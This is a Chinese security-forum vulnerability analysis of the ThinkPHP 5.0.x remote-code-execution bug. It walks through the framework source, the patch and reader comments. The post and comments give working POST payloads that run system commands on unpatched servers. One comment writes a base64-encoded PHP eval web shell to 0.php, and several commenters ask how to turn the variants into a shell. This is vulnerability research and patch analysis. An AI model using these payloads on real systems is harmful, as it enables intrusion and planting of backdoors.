ThinkPHP 5.0.0~5.0.23 RCE 漏洞分析

chybeta (/u/2551) / 2019-01-14 09:19:00 / 浏览数 24965


2019年1月11日，ThinkPHP官方发布安全更新 (https://blog.thinkphp.cn/910675)，修复了一个GETSHELL漏洞。现分析如下。

漏洞复现

以 thinkphp 5.0.22 完整版为例，下载地址：http://www.thinkphp.cn/down/1260.html (http://www.thinkphp.cn/down/1260.html)

未开启调试模式。

```
http://127.0.0.1/thinkphp/thinkphp_5.0.22_with_extend/public/index.php?s=captcha

POST:

_method=__construct&filter[]=system&method=get&get[]=whoami
```



(https://xzfile.aliyuncs.com/media/upload/picture/20190123141725-8d82707a-1ed6-1.jpg)

漏洞分析之POC 1

先整体的看一下这个流程，tp程序从 `App.php` 文件开始，其中截取部分如下：


```php
<?php
/**
* 执行应用程序
* @access public
* @param  Request $request 请求对象
* @return Response
* @throws Exception
*/
public static function run(Request $request = null)
{
    $request = is_null($request) ? Request::instance() : $request;

    try {
        ...
        // 获取应用调度信息
        $dispatch = self::$dispatch;

        // 未设置调度信息则进行 URL 路由检测
        if (empty($dispatch)) {
            $dispatch = self::routeCheck($request, $config);
        }
        ...

        $data = self::exec($dispatch, $config);
    } catch (HttpResponseException $exception) {
        ...
    }
    ...
}
```

在 App.php 中，会根据请求的URL调用 routeCheck 进行调度解析获得到 $dispatch ，之后将进入 exec($dispatch, $config) 根据 $dispatch 类型的不同来进行处理。

在payload中，访问的url为 index.php?s=captcha 。在 vendor/topthink/think-captcha/src/helper.php 中captcha注册了路由，

(https://xzfile.aliyuncs.com/media/upload/picture/20190123141727-8eab1992-1ed6-1.jpg)

因此其对应的 dispatch 为 method ：




(https://xzfile.aliyuncs.com/media/upload/picture/20190123141729-8fd6f70c-1ed6-1.jpg)

一步步跟入，其调用栈如下：

(https://xzfile.aliyuncs.com/media/upload/picture/20190123141731-90c63f30-1ed6-1.jpg)

通过调用 `Request` 类中的 `method` 方法来获取当前的http请求类型，这里顺便贴一下该方法被调用之处：



(https://xzfile.aliyuncs.com/media/upload/picture/20190123141732-91b008ec-1ed6-1.jpg)

该函数的实现在 thinkphp/library/think/Request.php:512

```php
<?php
/**
     * 当前的请求类型
     * @access public
     * @param bool $method  true 获取原始请求类型
     * @return string
     */
public function method($method = false)
{
    if (true === $method) {
        // 获取原始请求类型
        return $this->server('REQUEST_METHOD') ?: 'GET';
    } elseif (!$this->method) {
        if (isset($_POST[Config::get('var_method')])) {
            $this->method = strtoupper($_POST[Config::get('var_method')]);
            $this->{$this->method}($_POST);
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
        } else {
            $this->method = $this->server('REQUEST_METHOD') ?: 'GET';
        }
    }
    return $this->method;
}
```

在tp的默认中配置中设置了表单请求类型伪装变量如下

(https://xzfile.aliyuncs.com/media/upload/picture/20190123141734-928e87be-1ed6-1.jpg)

因此通过POST一个 `_method` 参数，即可进入判断，并执行 `$this->{$this->method}($_POST)` 语句。因此通过指定 `_method` 即可完成对该类的任意方法的调用，其传入对应的参数即对应的 `$_POST` 数组

`Request` 类的构造函数 `__construct` 代码如下

```php
<?php
protected function __construct($options = [])
{
    foreach ($options as $name => $item) {
        if (property_exists($this, $name)) {
            $this->$name = $item;
        }
    }
    if (is_null($this->filter)) {
        $this->filter = Config::get('default_filter');
    }

    // 保存 php://input
    $this->input = file_get_contents('php://input');
}
```

利用foreach循环，和POST传入数组即可对 `Request` 对象的成员属性进行覆盖。其中 `$this->filter` 保存着全局过滤规则。经过覆盖，相关变量变为：

```
$this
    method = "get"
    get = {array} [0]
        0 = dir
    filter =  {array} [0]
        0 = system
```


注意我们请求的路由是 `?s=captcha` ，它对应的注册规则为 `\think\Route::get` 。在 `method` 方法结束后，返回的 `$this->method` 值应为 `get` 这样才能不出错，所以payload中有个 `method=get` 。在进行完路由检测后，执行 `self::exec($dispatch, $config)` ，在 thinkphp/library/think/App.php:445，由于 `$dispatch` 值为 `method` ，将会进入如下分支:

```php
<?php
protected static function exec($dispatch, $config)
{
    switch ($dispatch['type']) {
        ...
        case 'method': // 回调方法
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = self::invokeMethod($dispatch['method'], $vars);
            break;
        ...
    }
    return $data;
}
```

跟入 `Request::instance()->param()` ，该方法用于处理请求中的各种参数。

```php
<?php
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->mergeParam)) {
        $method = $this->method(true);
        ...
    }
    ...
    // 当前请求参数和URL地址中的参数合并
    $this->param      = array_merge($this->param, $this->get(false), $vars,
$this->route(false));
    $this->mergeParam = true;
    ...
    return $this->input($this->param, $name, $default, $filter);
}
```

如上方法中 `$this->param` 通过 `array_merge` 将当前请求参数和URL地址中的参数合并。回忆一下前面已经通过 `__construct` 设置了 `$this->get` 为 `dir` 。此后 `$this->param` 其值被设置为：



(https://xzfile.aliyuncs.com/media/upload/picture/20190123141735-937c2222-1ed6-1.jpg)


继续跟入 `$this->input`：

```php
<?php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    ...
    // 解析过滤器
    $filter = $this->getFilter($filter, $default);
    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        reset($data);
    }
    ...
}
```

该方法用于对请求中的数据即接收到的参数进行过滤，而过滤器通过 `$this->getFilter` 获得：


```php
<?php
protected function getFilter($filter, $default)
{
    if (is_null($filter)) {
        $filter = [];
    } else {
        $filter = $filter ?: $this->filter;
        if (is_string($filter) && false === strpos($filter, '/')) {
            $filter = explode(',', $filter);
        } else {
            $filter = (array) $filter;
        }
    }

    $filter[] = $default;
    return $filter;
}
```

前面 `$this->filter` 已经被设置为 `system` ，所以 `getFilter` 返回后 `$filter` 值为：



(https://xzfile.aliyuncs.com/media/upload/picture/20190123141737-945e4a8a-1ed6-1.jpg)

回到 `input` 函数，由于 `$data` 是前面传入的 `$this->param` 即数组，所以接着会调用 `array_walk_recursive($data, [$this, 'filterValue'], $filter)` ，对 `$data` 中的每一个值调用 `filterValue` 函数，最终调用了 `call_user_func` 执行代码：



(https://xzfile.aliyuncs.com/media/upload/picture/20190123141739-95a06fba-1ed6-1.jpg)

扩展之POC 2

回想前面的调用链，param -> method -> input -> getFilter -> rce。因为 `filter` 可控，而tp的逻辑会对输入即input进行 `filter` 过滤，所以重点是找到一个合理的 `input` 入口。

回到 param 方法：

```php
<?php
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->mergeParam)) {
        $method = $this->method(true);
        ...
    }
    ...
}
```

跟入 $this->method(true) 注意此时的参数为 true ， 所以此处会进入第一个分支:

```php
<?php
public function method($method = false)
{
    if (true === $method) {
        // 获取原始请求类型
        return $this->server('REQUEST_METHOD') ?: 'GET';
    }
    ...
}
```

继续跟入 $this->server ， 可以发现这里也有一个 input！

```php
<?php
public function server($name = '', $default = null, $filter = '')
{
    if (empty($this->server)) {
        $this->server = $_SERVER;
    }
    if (is_array($name)) {
        return $this->server = array_merge($this->server, $name);
    }
    return $this->input($this->server, false === $name ? false :
strtoupper($name), $default, $filter);
}
```

所以对 input 方法而言，其 $data 即 $this->server 数组，其参数 name 值为 REQUEST_METHOD ， 在 input 方法源码如下：

```php
<?php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    ...
    $name = (string) $name;
    if ('' != $name) {
        ...
        foreach (explode('.', $name) as $val) {
            if (isset($data[$val])) {
                $data = $data[$val];
            } else {
                // 无输入数据，返回默认值
                return $default;
            }
        }
       ...
    }
    // 解析过滤器
    $filter = $this->getFilter($filter, $default);
    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        reset($data);
    }
    ...
}
```

因此利用前面的 `__construct` ，可以通过传入 `server[REQUEST_METHOD]=dir` ，使得在经过 `foreach` 循环时置 `$data` 值为 `dir` ，此后调用 `getFilter` ，同样实现RCE:

(https://xzfile.aliyuncs.com/media/upload/picture/20190123141741-96c5bd5c-1ed6-1.jpg)

给出payload：

```
http://127.0.0.1/thinkphp/thinkphp_5.0.22_with_extend/public/index.php?s=captcha

POST:

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=whoami
```

补丁分析

补丁地址:https://github.com/top-think/framework/commit/4a4b5e64fa4c46f851b4004005bff5f3196de003 (https://github.com/top-think/framework/commit/4a4b5e64fa4c46f851b4004005bff5f3196de003)

问题的根源在于请求方法的获取接收了不可信数据，因此补丁中设置了白名单，如下

```
@@ -522,8 +522,11 @@ public function method($method = false)
522 522                 return $this->server('REQUEST_METHOD') ?: 'GET';
523 523             } elseif (!$this->method) {
524 524                 if (isset($_POST[Config::get('var_method')])) {
525     -                   $this->method = strtoupper($_POST[Config::get('var_method')]);
526     -                   $this->{$this->method}($_POST);
    525 +                   $method = strtoupper($_POST[Config::get('var_method')]);
    526 +                   if (in_array($method, ['GET', 'POST', 'DELETE', 'PUT', 'PATCH'])) {
    527 +                       $this->method = $method;
    528 +                       $this->{$this->method}($_POST);
    529 +                   }
527 530               } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
528 531                   $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
529 532               } else {
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190123141742-97c3f9fe-1ed6-1.jpg)

其他

这里仅仅测试了5.0.22 完整版本。各个版本之间代码有些许差异，payload不一定通用，建议自己调试调试。

上一篇： jQuery-File-Uploa... (/t/3819)　　下一篇： BurpSuite 1.6~2.x... (/t/3846)

13 条回复

postma****@lanme (/u/9643) **2019-01-14 10:15:19**

这些版本我测试了只有在debug状态下才可以写shell命令除wai
off debug：
_method=**construct&filter[]=var_dump&server=-1**
debug：
_method=construct&filter[]=assert&filter[]=file_put_contents('0.php',base64_decode('PD9wa
HAgJHBhc3M9JF9QT1NUWyczNjB2ZXJ5J107ZXZhbCgkcGFzcyk7Pz4='))&server=-1

2 回复Ta

fzer0 (/u/2997) **2019-01-14 12:25:05**

根据启明的测试结果 (https://mp.weixin.qq.com/s/DGWuSdB2DvJszom0C_dkoQ)，影响版本为5.0-5.0.23完整版，但我在本地测的时候，发现某些低版本（比如5.0.0、5.0.10等）不是完整版也可以触发，且触发点较多，部分原因为某些低版本默认开启debug，但就算关闭debug也仍有触发点
比较通用的payload为：

```
_method=__construct&filter[]=system&method=GET&get[]=whoami
```

某些低版本的url可以不要?s=captcha
还有发现调用assert没有得到预期的结果，目前还在研究中

1 回复Ta

postma****@lanme (/u/9643) **2019-01-14 13:07:40**

@fzer0 (/u/2997) debug状态才会触发写shell成功，不需要 这个验证码任意控制器就可以

0 回复Ta

balisong (/u/4665) **2019-01-14 15:45:57**

@fzer0 (/u/2997) 抱歉..我的失误...因为当时没有没有把版本写的很细..因为在5.0-5.0.12核心版本中没有强制设置默认filter。所以不需要s=captcha也可以触发。而在5.0.13以上由于设置了默认filter。所以需要使用captcha这个路由。而这个路由只有在完整版才有的。

0 回复Ta

fzer0 (/u/2997) **2019-01-14 16:53:54**

@balisong (/u/4665) 学习了，大佬这个解释很到位

0 回复Ta

hooyaru (/u/14532) **2019-01-15 14:24:15**

5.0.23能够利用成功么?

0 回复Ta

80433****@qq.com (/u/14542) **2019-01-15 20:20:11**

@fzer0 (/u/2997) assert研究出来了吗? 我测试也不行

0 回复Ta

postma****@lanme (/u/9643) **2019-01-15 21:12:27**

```
_method=__construct&filter[]=assert&server[]=phpinfo&get[]=phpinfo
or
_method=__construct&filter[]=call_user_func&server[]=phpinfo&get[]=phpinfo
```

0 回复Ta

hi3146****@aliyu (/u/15438) **2019-02-25 02:59:51**

@postma****@lanme (/u/9643)
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo
+Q97149131,谢谢

0 回复Ta

hi3146****@aliyu (/u/15438) **2019-02-25 03:20:16**

请问这种怎么拿shell
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo

0 回复Ta

鱿鱼10元三串 (/u/11397) **2019-03-13 11:36:40**

请问这种怎么拿shell
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo

PHP 7.1以上，如何搞定?

0 回复Ta

52989****@qq.com (/u/17559) **2019-04-21 03:47:51**

@postma****@lanme (/u/9643)
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo

请问这种能执行，怎么getshell

0 回复Ta

r1ght0us (/u/13000) **2020-07-24 12:17:05**

@fzer0 (/u/2997) 按照正常的调用流程到了RCE触发点，其参数为字符串"POST"，因assert("POST")会产生报错，然后根据其TP报错即停止的机制就会让我们输入的phpinfo进入不了call_user_func的中，所以assert执行会失败。但是system("POST")并不会产生报错，所以在第二次执行call_user_func，我们输入的whoami可以进行RCE。
本人拙见，如有问题可以一起讨论一下

0 回复Ta